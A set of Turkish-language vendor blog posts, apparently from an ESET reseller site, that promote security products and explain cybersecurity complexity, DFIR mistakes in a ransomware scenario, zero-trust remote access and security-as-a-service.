**Siber güvenlik becerilerindeki eksiklikler ve boşluklar**: Küçük ve orta ölçekli işletmeler bu nedenle siber güvenlik personeli istihdamında genellikle önemli zorluklarla karşılaşmaktadır. Sınırlı bütçeler, en iyi yetenekler için büyük şirketlerle rekabet etmeyi zorlaştırmakta ve BT ekiplerini zayıf bırakmaktadır.
Küresel siber güvenlik iş gücü açığı şu anda yaklaşık beş milyona ulaşmış durumda ve her yıl %19 oranında artıyor. [ISACA Küresel Siber Güvenlik Durum Raporu’](https://www.isaca.org/state-of-cybersecurity-2023)na göre, siber güvenlik uzmanlarının %46’sı 2023 yılında ekiplerinin “biraz yetersiz” olduğunu bildirmiştir. Beceri eksiklikleri, sorunu daha da derinleştiriyor. Teknoloji daha karmaşık hâle geldikçe BT güvenlik becerileri daha da geride kalma riskiyle karşı karşıya kalıyor. Bu da açığı genişletiyor.
**Aşırı veri yükü**: Çok sayıda çözümden gelen veri ve uyarı seli, tehditlerin önceliklendirilmesini zorlaştırarak verimsizliğe ve tükenmişliğe yol açar. Bu karmaşıklık üretkenliği azaltır ve zaten aşırı yük altında olan ekipleri zorlar.

## Siber güvenlik için iyileştirici çözümler
Önce önleme, tüm adımlarınızın yol gösterici ilkesi olmalıdır. Sistemlere esneklik kazandırarak, [siber hijyeni ](https://www.eset.com/us/business/resource-center/white-papers/cyber-hygiene-10-tips-for-sanitizing-your-environment/?srsltid=AfmBOoq9tRnKtwLhhazlDqYnLYR4LusJLsFe29EW_7QD_4wAbSd6LdAn)geliştirerek ve tehditleri saldırı şansı bulmadan engelleyerek ilk savunma hattınızı güvence altına almak en iyi ve en ucuz savunma biçiminizdir. Söylemesi yapmaktan daha mı kolay? İhtiyacınız olan şey, KOBİ ekipleri tarafından kullanılmaya hazır, kullanımı kolay, otomatik ve bakım gerektirmeyen bir çözümdür. Ama nasıl bir tane seçeceksiniz?
### İşte, birkaç siber güvenlik tavsiyesi
**Araç konsolidasyonu**: Tüm önleme adımlarını birleştiren ve uç noktalar, sunucular, mobil cihazlar, bulut uygulamaları ve e-postalar arasında koruma sağlayan tek, kullanıcı dostu bir platform kullanın. [ESET PROTECT ](https://www.eset.com/tr/business/protect-platform/?utm_source=pdf&utm_medium=referral&utm_campaign=global_prevention-first&utm_content=reducing_cyber_complexity_a_critical_pillar_of_prevention_first_cybersecurity)platformu, birden fazla gelişmiş güvenlik katmanıyla kapsamlı koruma sağlar.
**Basitleştirilmiş Kullanıcı Arayüzü**: Sezgisel ve anlaşılır bir kullanıcı arayüzüne sahip, her cihazdan erişilebilen ve şirketinizin ihtiyaçlarına göre özelleştirilebilen bir çözüm seçin. ESET PROTECT’in tasarımı ve yapay zekâ özellikleri SecOps analistleri için iş yüklerini kolaylaştırır.
**Sıfır Güven yaklaşımı**: Varsayılan olarak kimseye güvenmeyin. Sistemlerinizin, en az ayrıcalıklı erişimden başlayarak ve gerektiğinde yukarı doğru ölçeklendirerek tüm kullanıcıların ve cihazların sık sık doğrulanmasını zorunlu kıldığından emin olun. [Sıfır Güven](https://antivirus.com.tr/sifir-guven-yolculugunuzda-eset-yaninizda/), sürekli doğrulama yoluyla sıkı erişim kontrolleri uygulayarak kurumsal ağlara ve bulut kaynaklarına yetkisiz erişim riskini önemli ölçüde azaltır. Saldırganlar çevreyi ihlal etmeyi başarsalar bile kötü niyetli eylemler gerçekleştirme yetenekleri büyük ölçüde sınırlıdır.
**MDR**: Siber güvenlik becerileri eksikliğinin giderilmesi hükümetlerin ve eğitimcilerin uzun vadeli çabalarını gerektirmektedir. Ancak kuruluşlar bu yükü hafifletmek için acil adımlar atabilirler. Etkili çözümlerden biri, kritik güvenlik operasyonlarını uygun maliyetli, yüksek değerli alternatiflere devretmektir. [ESET PROTECT MDR](https://www.eset.com/tr/business/mdr-protection/?utm_source=pdf&utm_medium=referral&utm_campaign=global_prevention-first&utm_content=reducing_cyber_complexity_a_critical_pillar_of_prevention_first_cybersecurity), SecOps teknolojisine, personele ve sürekli eğitime yapılan ağır yatırımlara olan ihtiyacı ortadan kaldırarak güvenilir bir yaklaşım sunar.
**Proaktif savunma, otomasyon ve yapay zekâ**: Tehdit aktörleri üstünlüğe sahip gibi görünse de kuruluşlar büyük miktarda veriyi işlemek için bulut, uç noktalar ve ağlar genelinde yapay zekâdan yararlanabilir. Bu, şüpheli davranışları proaktif olarak belirlemelerine ve herhangi bir hasar meydana gelmeden önce tehditleri etkisiz hâle getirmelerine olanak tanır.
Yapay zekâ ve makine öğrenimi (ML), [siber güvenlik](https://antivirus.com.tr/siber-guvenlik-yorgunlugu-zorluklar-ve-cozumler/) karmaşıklığının azaltılmasında çok önemli bir rol oynamaktadır. ESET AI Advisor gibi Üretken Yapay Zekâ (GenAI) araçları, sezgisel içgörüler sağlamak için büyük miktarda veriyi analiz ederek SecOps ekiplerinin uyarıları önceliklendirmesine, [XDR’](https://www.eset.com/tr/business/solutions/xdr-extended-detection-and-response/)yi optimize etmesine ve doğal dil etkileşimlerini etkinleştirerek beceri boşluklarını kapatmasına yardımcı olur.
## İlk önleme basitlikle sürdürülür
Şirketinizi sürdürülebilir bir şekilde güvende tutmak için minimum insan bakımı gerektiren basit, yüksek düzeyde otomatikleştirilmiş bir çözüm seçin. Bu yaklaşım BT ekibinizin iş akışını kolaylaştırırken sistemlerinizin genel korumasını da geliştirecektir.
[ESET PROTECT](https://www.eset.com/tr/business/protect-platform/?utm_source=pdf&utm_medium=referral&utm_campaign=global_prevention-first&utm_content=reducing_cyber_complexity_a_critical_pillar_of_prevention_first_cybersecurity), güvenlik yönetimini basitleştiren, esnekliği artıran ve XDR ve Sıfır Güven gibi girişimleri destekleyen önleme öncelikli bir yaklaşım sağlar. Karmaşıklığı azaltmak ve geleceklerini güvence altına almak isteyen işletmeler için net, modern bir çözümdür.
**Kategoriler:** GÜVENLİK ÖNEMLİDİR
**Etiketler:** Kurumsal Güvenlik, Önce Önleme, Siber Güvenlik
---
### [Dijital adli bilişim ve olay müdahalesi (DFIR)](https://antivirus.com.tr/adli-bilisim-ve-olay-mudahalesi-dfir/)
**Published:** Haziran 4, 2025
**Author:** ESET
**Excerpt:** Dijital adli bilişim ve olay müdahalesi (DFIR), işletmelere yüksek şiddetteki olaylarla kapsamlı bir şekilde başa çıkma konusunda yardımcı olur.
**Content:**
Dijital adli bilişim ve olay müdahalesi (DFIR), işletmelere yüksek şiddetteki olaylarla kapsamlı bir şekilde başa çıkma konusunda yardımcı olur ve taş üstünde taş bırakmaz.
Saat sabahın 3’ü ve az önce bir telefon aldınız. BT yöneticisi, mesai saatleri dışında bir güvenlik ihlalinin meydana geldiği konusunda sizi uyarıyor. Bir işletmenin BT operasyonunun güvenlik izleme analisti olduğunuz için biraz çalışmanız gerekiyor, bu yüzden aceleyle ofise gidiyorsunuz.
Ofiste durum felaket; ihlal siz gelmeden önce ilerlemiş ve cihazlar fidye yazılımı tarafından şifreleniyor gibi görünüyor. Tek başınıza olduğunuzdan ve diğer ekip üyeleri evde olduğundan bir yandan hızlı hareket etmeli bir yandan da şunu düşünmelisiniz: *Bu nasıl olabilir? Dün her şey normal görünüyordu. Kötü niyetli davranışlarla ilgili hiçbir uyarı yoktu… ya da en azından öyle görünüyordu. Kimin tüm bunları fark edecek zamanı var ki?*
Ancak ihlali hızla kontrol altına almaya çalışırken kritik günlük dosyalarını ayrı bir sürücüye aktarmayı unutuyorsunuz. Bunun önemli olmayacağını düşünerek BT yöneticisi arıyor ve her şeyin yolunda olduğunu söyleyip eve gidiyorsunuz. Size ayrılan uyku süresinin geri kalanının tadını çıkarıyorsunuz.
Ancak az önce yaptığınız birkaç hata, takip süreci olan dijital adli olay müdahalesi gerçekleşir gerçekleşmez sizi vuracaktır.
## **Sahnenin hazırlanması**
Güvenlik analistimizin şirketindeki durumu özetleyelim:
1. Bu **orta ölçekli bir şirket** ve çok **küçük bir genel BT ekibi** ile **bir özel güvenlik personeli** istihdam ediyor.
2. Güvenlik izleme analisti, **tespit araçları hakkında** yalnızca **temel bilgilere** sahiptir. Bu arada, kullanmak için zaman, çaba ve insan gerektiren **tüm bir güvenlik yığınını** çalıştırıyorlar.
3. Aynı analist aynı zamanda **bildirimleri e-posta formatında alan** ve ara sıra kontrol eden **tek kişidir**.
Sahne hazır olduğuna göre, yalnız analiste dönelim ve nerede hata yaptıklarını görelim.
## **Olay müdahalesi hataları**
Öncelikle, siber düşünen her uzman, orta ölçekli bir şirketin çoğunlukla tek bir personel tarafından korunmasının bir tehlike işareti olduğunu söyleyecektir. Yalnızca tespit ve müdahale ile ilgili, genellikle binlerce uyarıyı temsil eden ne kadar çok görev olabileceği düşünüldüğünde bu tek kişilik bir iş değildir.
*ESET PROTECT’in bildirim paneli, düzenli bir iş operasyonunun oluşturabileceği uyarı sayısını gösterir.*
ESET Inspect gibi, tespitleri önem derecelerine göre düzenleyebilen bir çözümle, bunun böyle bir sorun olmayacağını unutmayın. Özellikle de EDR/XDR ile çalışan kişi ne zaman ve nasıl tepki vereceğini bilecek kadar deneyimliyse… ki bizim analistimiz öyle değildi.
*ESET Inspect, şüpheli bir eylemi temiz, kolay okunabilir bir biçimde tespit eder.*
Örneğin, fidye yazılımı saldırısı gibi sofistike bir olay basitçe bir uzak masaüstü hizmeti (RDS) uygulama sunucusunun veya bir VPN’in istismarı olarak başlayabilir. Saldırganlar daha sonra tüm ağı tehlikeye atmak için hizmeti barındıran bilgisayara araçlar indirebilir. Bir EDR/XDR çözümü bu tür davranışları işaretlemeli ve bir bildirim göndermelidir. Ancak analist tepki vermezse ya da platformları tarafından üretilen gürültüde kaybolursa suç kesinlikle üründe değildir.
*ESET Inspect, bir sunucu yazılımı bileşenini manipüle etme girişimini algılıyor.*
İkinci olarak, fidye yazılımı aktörleri çok aşamalı saldırılar gerçekleştirmeyi sever ve taktiklerini değiştirerek – dosyasız teknikler kullanarak veya bir ağda görünüşte tespit edilmeden hareket ederek – tespit edilmekten kaçınmaya çalışırlar. Güvenlik analisti, ekibin geri kalanını bilgilendirmeliydi çünkü tek başına bir operasyon olayına karşı durmak akıllıca bir iş değildir. Doğru kararların alınıp alınmadığını kim bilebilir?
Üçüncü olarak, her bir kanıtın zamanında muhasebeleştirilmesi gerekir. Analistler bu kritik günlük dosyalarını ekibin geri kalanına zamanında bildirip teslim etmeyerek [gözetim zincirini ](https://www.infosecinstitute.com/resources/digital-forensics/computer-forensics-chain-custody/)bozmuş ve kanıtların bütünlüğü hakkında soru işaretleri yaratmıştır. Yasal işlemler sırasında bir avukat veya sigorta acentesi bu durumu bir sorun olarak gündeme getirebilir çünkü hem zamanında raporlama ile ilgili bir sorunu hem de gözetim eksikliğini vurgulayarak bir işletmenin taleplerine zarar verir.
## **Dijital adli bilişim ve olay müdahalesi (DFIR) nedir?**
Tüm bunlar ve daha fazlası bir [dijital adli olay müdahale ](https://www.techtarget.com/searchsecurity/definition/digital-forensics-and-incident-response-DFIR)sürecinin ortaya çıkarabileceği şeylerdir. Eğer soru bir olayın kaynağıyla ilgiliyse ve gelecekte meydana gelebilecek olayları önlemeye çalışıyorsa DFIR ihtiyaç duyulan kritik bakışı sunar.
Olaya müdahale anında gerçekleşirken dijital adli tıp bunu yakından takip ederek analistlerin bir olayın kim, ne, nerede ve neden olduğunu araştırmasını sağlar. Özünde, bir suç mahallindeki standart soruşturma gibi çalışır, bir gözetim zinciri aracılığıyla kanıt toplar ve etkilenen işletmeyi müdahale süreçlerinin etkinliği konusunda bilgilendirirken usulüne uygun olarak belgelenmiş değerlendirmelerle hem [uyumluluk ](https://www.eset.com/tr/business/why-eset/industry-analysts-recognition/)hem de sigorta beklentilerini karşılar.
Örneğin, bir analist [ESET Inspect ](https://www.eset.com/tr/business/solutions/xdr-extended-detection-and-response/)ile çalışabilir ve tüm olayın ayak izini denetleyerek DFIR gerçekleştirmek için günlükleri (diğer ESET ürünlerinden) manuel olarak toplayabilir. Bu, güvenlikteki boşlukları bulmaya ve gelecekteki esnekliği oluşturmaya yardımcı olur.
## **DFIR sadece adli tıp değildir**
Dijital adli incelemelerin amacı siber dayanıklılığı desteklemek olsa da aynı zamanda olası yasal riskleri de önlemektir. Bir olay müdahalesi sırasında gerçekleştirilen her eylem, kanıtların daha sonra güvenilebilir ve doğrulanabilir olmasını sağlamak için kaydedilmelidir. Bunu yapmamanın sonuçları, özellikle de SEC’in ifşa uygulamaları ışığında uygun prosedürleri takip etmeyen [Intercontinental Exchange örneğinde ](https://therecord.media/sec-penalty-intercontinental-exchange-cybersecurity-incident)olduğu gibi dokümantasyon sorunluysa ağır para cezalarına yol açabilir.
Bir DFIR ekibi analizden önce verilerin kopyalarını çıkararak orijinallerin analitik veya olay müdahale süreçleri tarafından tahrif edilmesini önler. Unutmayın, tek bir analistin yanlış bir adımı tüm soruşturmayı tehlikeye atabilir, bu nedenle adli tıp açık belgelendirmeye önem verir.

## **Hataları önlemek** için olay müdahalesi
Hikayemiz zorlama mı? Pek değil. KOBİ’ler hem siber güvenlik bütçeleri hem de tüm operasyonlarını kapsayacak kalifiye personel eksikliği nedeniyle kendilerini sıklıkla [tehdit aktörlerinin hedefinde ](https://antivirus.com.tr/eset-kobi-dijital-guvenlik-hassasiyeti-raporu-bir-ihlalin-zarar-verici-etkileri/)bulurlar. Yönetilen bir hizmet sağlayıcıya (MSP) dış kaynak kullanımının bu nedenle popüler bir seçim olduğu bir sır değil.
Aslında siber sigortacıların kendileri de bu [nedenle ve daha fazlası için ](https://www.channelholic.news/p/cyber-insurers-are-cutting-out-the)bu alana girmeye başladılar; kendi MSP’lerini sunuyorlar. Bunun faydası, sigortacılara çok fazla hareket alanı ve ortakları için potansiyel olarak daha fazla güvenlik sağlayan mevcut yakın bir güvenlik ilişkisi ve gözetimdir.
Ancak bir MSP, olgun bir SOC operasyonunun aksine, DFIR gibi hizmetleri sağlamak için tam donanımlı değildir (çünkü bu onların ana odak noktası değildir).
Bunun için genellikle özel ekiplere ve araçlara sahip olan Yönetilen Güvenlik Hizmet Sağlayıcıları (MSSP’ler) ve hatta Yönetilen Tespit ve Müdahale Hizmetleri (MDR) vardır. Bir olayın tüm yaşam döngüsünü ele alabilen en iyi uzmanlar tarafından yönetildikleri ve yalnız güvenlik izleme analistimizin hata yapma olasılıkları daha düşük olduğu için bundan daha fazlasıdır.
## **Olay müdahalesi hatalarından ders çıkarmak**
Sonuç olarak, DFIR olay müdahalesi sürecinde çok önemli bir rol oynar; bir olayın kaynağını, atılan adımları ve gelecekte bir olayın meydana gelmesini önlemek için düzeltilmesi gereken temel süreç boşluklarını veya güvenlik açıklarını belirleyerek tüm süreci sıraya koyar. Dahası, bu tür ölüm sonrası incelemeler uyumluluk taleplerini ve yargı süreçlerini de karşılayarak işletmelere bu tür durumlarda avantaj sağlar.
DFIR tarafından ortaya çıkarılan verimlilik ve bilgi, önleme öncelikli bir duruş oluşturmaya, güvenlik analistimiz tarafından yapılanlar gibi hataları önlemeye ve bir işletmeyi yarının tehditlerine karşı bugünden daha iyi hazırlamaya yöneliktir.
**Kategoriler:** GÜVENLİK ÖNEMLİDİR
**Etiketler:** DFIR, Kurumsal Güvenlik, Önce Önleme, Siber Güvenlik
---
### [Sıfır Güven yaklaşımı için Segura Domum](https://antivirus.com.tr/sifir-guven-yaklasimi-icin-segura-domum/)
**Published:** Haziran 16, 2025
**Author:** ESET
**Excerpt:** Geleneksel VPN'leri Segura Domum ile değiştirerek Sıfır Güven Ağ Erişimi elde edin ve güvenliği, uyumluluğu ve kullanıcı deneyimini geliştirin.
**Content:**
Geleneksel VPN’leri Microsoft Entra ID’nin gelişmiş Koşullu Erişim ve Tek Oturum Açma özellikleriyle entegre edilmiş Segura Domum ile değiştirerek uzaktan erişim güvenliğini modernleştirin. Sıfır Güven Ağ Erişimi elde edin ve güvenliği, uyumluluğu ve kullanıcı deneyimini geliştirin.
Uzaktan erişimin güvenliğini sağlamak, her büyüklükteki kuruluş için giderek büyüyen bir zorluktur.
Yaygın olarak kullanılmasına rağmen geleneksel VPN’ler yönetim karmaşıklığı, doğal güvenlik açıkları ve erişim kontrolünde ayrıntı eksikliği gibi çeşitli sınırlamalar içerir.
Microsoft Entra ID ve Koşullu Erişim, Tek Oturum Açma (SSO) ve Intune gibi gelişmiş özellikleriyle birlikte Segura Domum ile daha modern ve güvenli bir yaklaşım elde edebilirsiniz.
## Geleneksel VPN’lerin zorlukları
Geleneksel VPN’ler uzak kullanıcıları tüm kurumsal ağlara bağlayarak çalışır, yanal hareket riskleri yaratır ve yoğun manuel yapılandırma gerektirir.
Diğer yaygın sorunlar şunlardır:
- **Kullanıcı deneyimi:** VPN istemcilerinin kurulum ve yapılandırma ihtiyacı.
- **Güvenlik:** Kimlik bilgisi hırsızlığı, ortadaki adam ve tehlikeye atılmış virüslü cihazlar gibi saldırılar.
- **Ölçeklenebilirlik:** Hızlı büyümeyi ve hibrit/çoklu bulut ortamlarını desteklemede zorluk.
## Segura Domum: Sıfır Güven, PAM ve Güvenli Erişim
[**Segura Domum**](https://stratus.com.tr/segura/remote-access-management-for-employees-and-third-parties/), Sıfır Güven Ağ Erişimi (ZTNA) modelini uygulayan, geleneksel VPN’leri koşullu ve granüler erişim yaklaşımıyla değiştiren bir çözümdür.
Ek olarak Domum’a, aşağıdakiler gibi güçlü güvenlik işlevleri ekleyen [**Segura’nın Ayrıcalıklı Erişim Yönetimi (PAM)**](https://stratus.com.tr/segura/privileged-access-management/) eşlik ediyor:
- **Tam Zamanında Erişim:** Kullanıcılar yalnızca gerekli süre boyunca ve yetkilendirme üzerine erişime sahip olurlar.
- **Granüler Erişim Politikaları:** Tüm ağı açığa çıkarmadan hangi kullanıcıların hangi sistemlere erişebileceğini tanımlayın.
- **Oturum Kaydı:** Ayrıcalıklı kullanıcılar tarafından gerçekleştirilen tüm etkinlikleri izleyin ve denetleyin.
- **Kimlik Bilgileri Yönetimi:** Güvenli depolama, otomatik rotasyon ve paylaşılan kimlik bilgisi kullanımının ortadan kaldırılması.
- **Denetleme ve İzleme:** Tüm etkinliklerin ve oturumların ayrıntılı kaydı, uyumluluğu ve olay müdahalesini kolaylaştırır.

## Güvenli Erişim için Microsoft Entra ile Entegrasyon
[Microsoft Entra ID](https://www.microsoft.com/pt-br/security/business/identity-access/microsoft-entra-id), Segura Domum’u geliştirerek güvenli ve basitleştirilmiş bir deneyim sağlar:
**1. Tek Oturum Açma (SSO)**
Entra ID ile entegrasyon, Tek Oturum Açma (SSO) sağlayarak birden fazla kimlik bilgisi ihtiyacını ortadan kaldırır ve kimlik avı ve zayıf parola risklerini azaltır.
**2. Koşullu Erişim**
Aşağıdaki gibi faktörlere dayalı olarak erişimi kısıtlamak için politikalar uygulayabilirsiniz:
- Coğrafi konum
- Cihaz uyumluluk durumu
- [Çok faktörlü kimlik doğrulama (MFA) ](https://stratus.com.tr/segura/segura-mysafe/)türü
**3. Microsoft Intune ile Güvenilir İş İstasyonu Güvencesi**
Microsoft Intune, Segura Domum’a yalnızca yönetilen ve uyumlu kurumsal cihazların erişmesini sağlamak, güvensiz veya güvenliği ihlal edilmiş uç noktaları engellemek için kullanılabilir.
## Segura Domum’un faydaları
Geleneksel VPN’lerin **Microsoft Entra** ile entegre **Segura Domum** ile değiştirilmesi şunları sağlar:
- **Geliştirilmiş Güvenlik:** Azaltılmış siber saldırı riski, en aza indirilmiş saldırı yüzeyi ve daha güçlü kimlik doğrulama.
- **Ayrıcalıklı Erişimin Korunması**: Segura PAM aracılığıyla tam kontrol ve izlenebilirlik.
- **Daha iyi Kullanıcı Deneyimi:** VPN istemcilerine ihtiyaç duymadan basit erişim.
- **Yönetişim ve Uyumluluk:** Yasal gereklilikler için ayrıntılı raporlama ve tam denetim izleri.
- **Ölçeklenebilirlik ve Esneklik:** Karmaşık altyapı olmadan hibrit ve çoklu bulut ortamları için destek.
## Sıfır Güven modeli
Dijital dönüşüm, uzaktan erişim güvenliğinin modernleştirilmesini gerektirir.
Geleneksel VPN’leri **Microsoft Entra** ile entegre **Segura Domum** ile değiştirmek, **Segura PAM’**in gelişmiş özellikleriyle birleştirilmiş bir**[ Sıfır Güven](https://antivirus.com.tr/pam-fidye-yazilimi-na-karsi-korunmaya-nasil-yardimci-olur/)** modeli sunar ve kullanıcılar ve yöneticiler için güvenlik, uyumluluk ve daha iyi bir deneyim sağlar.
Bu yaklaşımın benimsenmesi, siber tehditlere karşı korumayı güçlendirir ve kurumların, ekipleri veya altyapıları nerede olursa olsun daha verimli ve güvenli bir şekilde çalışmasını sağlar.
VPN sınırlamalarını geride bırakmaya hazır mısınız? Segura Domum’un dakikalar içinde nasıl güvenli uzaktan erişim sağladığını görün; karmaşık kurulum yok, ödün yok. [Nasıl çalıştığını keşfedin.](https://stratus.com.tr/segura/)
*Microsoft Entra ve Microsoft Intune, Microsoft’un tescilli ticari markalarıdır.*
**Kategoriler:** KURUM İÇİ ÖNLEMLER
**Etiketler:** Ayrıcalıklı Erişim, PAM, Siber Güvenlik, Sıfır Güven
---
### [Büyük Veri Çağı: Bulut altyapısıyla gelen riskler](https://antivirus.com.tr/buyuk-veri-cagi-bulut-altyapisiyla-gelen-riskler/)
**Published:** Haziran 17, 2025
**Author:** ESET
**Excerpt:** Büyük veri çağında bulut bilişim verileri saklama, işleme ve erişme yöntemlerimizde devrim yarattı ancak bu durum zor soruları da beraberinde getiriyor.
**Content:**
Büyük veri çağında bulut bilişim verileri saklama, işleme ve verilere erişme yöntemlerimizde devrim yarattı ancak bu durum aynı zamanda zor soruları da beraberinde getiriyor. Safetica’da, inovasyonun hızlı temposunun veri koruma hakkında düşünme şeklimizi nasıl yeniden şekillendirdiğini ilk elden gördük; sadece daha iyi araçlar değil, aynı zamanda daha akıllı, daha uyarlanabilir stratejiler de talep ediyor. Bu artık sadece bir teknoloji sorunu değil; bir güven, kontrol ve uzun vadeli hesap verebilirlik meselesi.
## **Büyük veri çağında oyun değiştirici**ler
Yapay zekâ genellikle spot ışıklarını üzerine çekiyor ancak günümüz dijital davranışlarındaki değişimin arkasındaki asıl itici güç bulut altyapısının ölçeklenebilirliği. Birçok veri işleme ilkesi onlarca yıldır kullanılıyor ancak modern bulut platformları sayesinde ölçeklendirildiğinde hem yeni potansiyel hem de yeni riskler ortaya çıkmaya başlıyor.
Bu eşi benzeri görülmemiş ölçek, yeni davranışları da beraberinde getiriyor. Verilerle etkileşim kurma, verileri taşıma ve saklama yöntemlerimiz hızla değişiyor. Bulut altyapısının inovasyonu ve ölçeği nasıl mümkün kıldığı konusunda olumlu değişimler görüyoruz. Ancak bununla birlikte, belirsiz veri sahipliği ve artan gizlilik risklerinden bölgeler arasında tutarsız uyum beklentilerine kadar gerçek zorluklar da ortaya çıkıyor.
Kurumlar dijital dönüşümlerini hızlandırırken daha önemli soru, bu büyümeyi rekabetçi kalarak sorumlu bir şekilde nasıl yönetecekleridir.
## **Şirket içi veya bulut; büyük veri için hangisini seçeceksiniz?**
Bazı sektörler ve hükümetler hâlâ tam bulut çözümlerini benimsemekte tereddüt ediyor ve bu tereddüt, henüz tam olarak hazır olmayan sistem ve sektörlerden gelen sağlıklı bir geri baskıyı yansıtıyor.
Veri yerleşimi, uyumluluk ve egemenlikle ilgili yüksek standartlar hassas sektörlerde benimsenmeyi yavaşlatsa da ilerleme kaydediliyor. Avrupa’da [Microsoft ](https://blogs.microsoft.com/on-the-issues/2025/02/26/microsoft-completes-landmark-eu-data-boundary-offering-enhanced-data-residency-and-transparency/)ve [Amazon ](https://press.aboutamazon.com/2023/10/amazon-web-services-to-launch-aws-european-sovereign-cloud)gibi şirketler, savunma alanında kullanılmak üzere bile bu yüksek standartları karşılayan sertifikalı veri merkezleri kuruyor.
Bu evrim, bulut ve uyumluluğun birbiriyle çelişmek zorunda olmadığını gösteriyor. Ancak bunun için zaman, güven ve doğru altyapı gerekiyor.
*Veri güvenliğinin geleceği sadece daha iyi araçlarla ilgili değildir. Bu, kapasiteyi sorumlulukla uyumlu hâle getirmekle ilgili.
**Zybněk Sopuch, Safetica CTO’su***
## **Büyük veri yönetiminde gelen riskler**
Verilerin birleştirilmesi ve analiz edilmesi kolaylaştıkça teknik inovasyonu etik sorumluluktan ayırmak da zorlaşıyor. Kişiselleştirme veya hedefleme, anonimleştirme veya manipülasyona geçebilecek kadar gelişmiş hâle geldiğinde şunu sormamız gerekiyor: Bu verilerin sahibi kim? Adil kullanım nedir? Ve bireysel hakları korumak için ne yapıyoruz?
Şirketlerin temel uyumluluğun ötesine geçmesi ve bu alanda etik öncelikli bir zihniyet benimsemesi gerekiyor. Safetica ile kuruluşların yalnızca hassas verileri korumalarına değil, aynı zamanda kalıcı güven kazanan şeffaflık, hesap verebilirlik ve sorumlu [büyük veri](https://antivirus.com.tr/veri-gizliligi-konusunda-degisen-manzara-2025-trendleri/) uygulamalarını teşvik etmelerine yardımcı oluyoruz.

## **Buradan nereye gidiyoruz**?
Değişimin hızına ayak uydurmak için hızlı altyapıdan daha fazlasına ve güçlü temellere ihtiyacımız var. Buna şunlar dahildir:
- SOC 2 ve Siber Güvenlik Dayanıklılık Yasası (CRA) gibi **şeffaf, bağımsız olarak doğrulanmış** güvenlik çerçeveleri
- Kullanıcı kontrolüne öncelik veren **veri işleme uygulamaları**
- Sadece eski sistemleri değil, modern gerçekleri yansıtan **küresel veri anlaşması**
Şirketler düzenlemelerin yetişmesini beklemek zorunda değil. Şimdi güvenli, etik sistemler kurarak liderlik edebilirler.
[Bulut](https://antivirus.com.tr/bulut-guvenligi-tanimlar-riskler-ve-bulut-veri-korumasi-icin-7-oneri/) bilişim dünyayı değiştiriyor. Ancak bu hıza değerlerimizde ve korumalarımızda aynı yoğunlukta karşılık vermezsek büyümek için güvendiğimiz verilerin kontrolünü kaybetme riskiyle karşı karşıya kalırız.
*Safetica’da inovasyon ve sorumluluğun el ele gitmesi gerektiğine inanıyoruz. Kurumların bulut çağında güvenli ve uyumlu kalmalarına nasıl yardımcı olduğumuzu öğrenmek ister misiniz*?
[*Safetica’nın akıllı veri güvenliği yaklaşımını keşfedin.* ](https://stratus.com.tr/safetica-dlp/)
**Kategoriler:** KURUM İÇİ ÖNLEMLER
**Etiketler:** Bulut Güvenliği, DLP, Kurumsal Güvenlik, Siber Güvenlik
---
### [Hizmet olarak güvenlik nedir ve neden yararlıdır?](https://antivirus.com.tr/hizmet-olarak-guvenlik-nedir-ve-neden-yararlidir/)
**Published:** Temmuz 2, 2025
**Author:** ESET
**Excerpt:** Güvenlik hizmeti, siber güvenlik ve yönetilen hizmet sağlayıcılarının desteğiyle işletmelerin sürekli gelişen siber tehditlere karşı güvende kalmalarını sağlar.
**Content:**
Uçsuz bucaksız siber güvenlik denizinde kaybolmuş mu hissediyorsunuz? Etrafta yüzen kötü niyetli varlıklar hakkında endişeli misiniz? Endişelenmeyin; hizmet olarak güvenlik veya güvenlik hizmeti sizi kurtarmak ve bu yemek bekleyen köpek balıklarını durdurmak için burada.
Genellikle “siber güvenlik” denince akla annelerinin bilgisayarında çalışan basit bir antivirüs koruması gelir. Kabul etmek zor olsa da günümüzün dijital dünyasında çoğu sıradan insanın bundan biraz daha fazlasına ihtiyacı var. Ancak şirketlerin koruması gereken daha maliyetli varlıkları vardır ve bu da aynı anda daha ilerici ancak incelikli bir yaklaşım gerektirir. Örneğin, bir fidye yazılımı saldırısı, özel güvenlik personeli olmayan veya güvenlik ürünlerinin kötü uygulandığı küçük operasyonlar için pekâlâ kıyamet anlamına gelebilir.
Neyse ki güvenlik hizmetleri bu verimsiz kaynakları tamamlamak ve işletmeleri doğru şekilde kurmak için var.
## Hizmet olarak güvenlik nedir?
[Hizmet olarak güvenlik (SECaaS), ](https://resources.infosecinstitute.com/topic/security-as-a-service/)başta siber koruma sağlayıcılarının, özellikle siber güvenlik şirketleri ve yönetilen hizmet sağlayıcılarının desteği sayesinde işletmelerin sürekli gelişen siber güvenlik dünyasının zirvesinde kalmaları için bir yol sunar.
Örneğin, genişletilmiş tespit ve müdahale (XDR), iş ortamlarının korunmasını yönetebilecek niteliklere sahip özel bir güvenlik operasyonları ekibi tarafından şirket içinde yapılabilir. Ancak böyle bir ekibi olmayan bir şirket için yönetilen bir güvenlik hizmeti [yüksek güçlü bir alternatif ](https://www.eset.com/blog/business/etec24-prevention-first-success-second-an-eset-mdr-tale/)sağlamak için devreye girebilir.
İlgili Makale: [XDR ve MDR, yarınlarınızı fidye yazılımlarına karşı korumanıza nasıl yardımcı olur?](https://antivirus.com.tr/eset-tehdit-raporu-h2-2024/)
[IBM’](https://www.ibm.com/reports/data-breach)e göre, örneğin yönetilen güvenlik hizmeti sağlayıcılarından (MSSP’ler) yararlanan şirketler, ihlal maliyetlerini neredeyse 100.000$ düşürmektedir. Buna karşılık, ihlal maliyetlerini yaklaşık 256.529$’a kadar ciddi ölçüde artırabilen faktörler, mevcut güvenlik becerileri eksikliğidir. Dolayısıyla olumlu etki yaratabilecek faktörlerin çoğu (duruş yönetimi veya proaktif risk yönetimi gibi) güvenlik hizmeti satın alınarak ele alınabilir.
Bu tür üst düzey dijital güvenlik, güçlendirilmiş iş sürekliliği, verimlilik ve operasyonel memnuniyet anlamına gelir. Standart savunmaları aşabilecek tehditleri araştırmak, tanımlamak ve çözmek için gelişmiş tehdit avlama ve müdahale araçlarına güvenmek, SECaaS’ın en önemli satış noktası olarak sunduğu insan uzmanlar tarafından en iyi şekilde yapılan daha seçici, keskin gözlü ve bilgili bir yaklaşım gerektirir.
## ESET hizmet olarak güvenlik
Müşterilerimizin güvenliğini bir üst seviyeye taşımak için [ESET Güvenlik Hizmeti](https://www.eset.com/tr/business/services/security-services/), korumalarını en üst düzeye çıkarmak isteyen şirketlere benzersiz avantajlar sunar.
